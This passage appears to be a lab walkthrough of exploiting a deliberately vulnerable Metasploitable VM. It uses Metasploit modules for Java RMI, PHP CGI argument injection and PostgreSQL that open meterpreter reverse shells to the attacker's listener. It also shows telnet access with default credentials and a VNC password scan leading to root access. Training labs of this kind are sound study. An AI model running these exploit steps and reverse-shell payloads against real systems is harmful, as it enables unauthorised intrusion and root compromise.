   4    \_ target: Mac OS X PPC (Native Payload) .              .          .      .
   5    \_ target: Mac OS X x86 (Native Payload) .              .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/java_rmi_server
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X x86 (Native Payload)'

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to liste
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```




```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.197
RHOSTS ⇒ 192.168.0.197
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] 192.168.0.197:1099 - Using URL: http://192.168.0.164:8080/dnboNvqViJ
[*] 192.168.0.197:1099 - Server started.
[*] 192.168.0.197:1099 - Sending RMI Header ...
[*] 192.168.0.197:1099 - Sending RMI Call ...
[*] 192.168.0.197:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.0.197
[*] Meterpreter session 1 opened (192.168.0.164:4444 → 192.168.0.197:53749) at 2024-10-12 12:32:52 +0530

meterpreter > getuid
Server username: root
meterpreter > █
```

6. Apache (CGI Argument Injection)

The Apache webserver has a vulnerable version of PHP installed which we can find out by visiting /phpinfo.php. This version of PHP is vulnerable to PHP CGI Argument Injection.




```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.0.197
RHOSTS ⇒ 192.168.0.197
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOSTS 192.1680.164
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS ⇒ 192.1680.164
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Sending stage (39927 bytes) to 192.168.0.197
[*] Meterpreter session 1 opened (192.168.0.164:4444 → 192.168.0.197:51887) at 2024-10-12 12:41:14 +0530

meterpreter > getuid
Server username: www-data
meterpreter > █
```

7. Telnet Exploitation (Port 23):


Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.




```
┌──(root㉿kali)-[~]
└─# telnet 192.168.0.197
Trying 192.168.0.197 ...
Connected to 192.168.0.197.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Oct 14 07:29:19 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:97:5e:9c
```

8. PostgreSQL Exploitation (Port 5432):

PostgreSQL is a powerful open-source relational database management system (RDBMS) known for its extensibility and advanced features, providing a robust platform for managing and querying structured data.




```
msf6 > use 23
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```




```
[*] 192.168.0.197 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.0.197
RHOSTS ⇒ 192.168.0.197
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.0.164
LHOST ⇒ 192.168.0.164
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] 192.168.0.197:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/SYGCDfIZ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.0.197
[*] Meterpreter session 2 opened (192.168.0.164:4444 → 192.168.0.197:49415) at 2024-10-14 20:57:44 +0530

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > █
```

9. VNC Exploitation (Port 5900):


Port 5900 is commonly associated with VNC (Virtual Network Computing), a remote desktop sharing system. When used in combination with VNC, port 5900 is often the default port for the initial display (desktop) on a VNC server. VNC allows a user to view and interact with the graphical desktop environment of a remote computer over a network.




```
msf6 > search vnc login

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login          .                normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote  .                normal  No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                           Required  Description
   ----              ---------------                                           --------  -----------
   ANONYMOUS_LOGIN   false                                                     yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                         yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                     no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                     no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                     no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                      no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm
                                                                                         )
   PASSWORD                                                                    no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vn         no        File containing passwords, one per line
                     c_passwords.txt
   Proxies                                                                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                                                                         asploit.html
   RPORT             5900                                                      yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                     yes       Stop guessing when a credential works for a host
   THREADS           1                                                         yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                   no        A specific username to authenticate as
   USERPASS_FILE                                                               no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                     no        Try the username as the password for all users
   USER_FILE                                                                   no        File containing usernames, one per line
```



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.197
RHOSTS => 192.168.0.197
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.197:5900    - 192.168.0.197:5900 - Starting VNC login sweep
[!] 192.168.0.197:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.0.197:5900    - 192.168.0.197:5900 - Login Successful: :password
[*] 192.168.0.197:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```



```
┌──(root㉿kali)-[~]
└─# vncviewer 192.168.0.197
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
0
```



```
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:97:5e:9c
          inet addr:192.168.0.197  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fd01::a00:27ff:fe97:5e9c/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe97:5e9c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3950 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1562 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2326590 (2.2 MB)  TX bytes:383711 (374.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:344 errors:0 dropped:0 overruns:0 frame:0
          TX packets:344 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:137817 (134.5 KB)  TX bytes:137817 (134.5 KB)

root@metasploitable:/# whoami
root
root@metasploitable:/# cd root
root@metasploitable:~# ls -la
total 76
drwxr-xr-x 13 root root 4096 Oct 14 07:29 .
drwxr-xr-x 21 root root 4096 May 20  2012 ..
-rw-------  1 root root  324 Oct 14 07:29 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history -> /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 20  2012 .config
drwx------  2 root root 4096 May 20  2012 .filezilla
drwxr-xr-x  5 root root 4096 Oct 14 07:29 .fluxbox
drwx------  2 root root 4096 May 20  2012 .gconf
drwx------  2 root root 4096 May 20  2012 .gconfd
drwxr-xr-x  2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------  4 root root 4096 May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4096 May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20  2012 .ssh
drwx------  2 root root 4096 Oct 14 07:29 .vnc
drwxr-xr-x  2 root root 4096 May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-r--r--  1 root root  138 Oct 14 07:29 vnc.log
root@metasploitable:~# 
```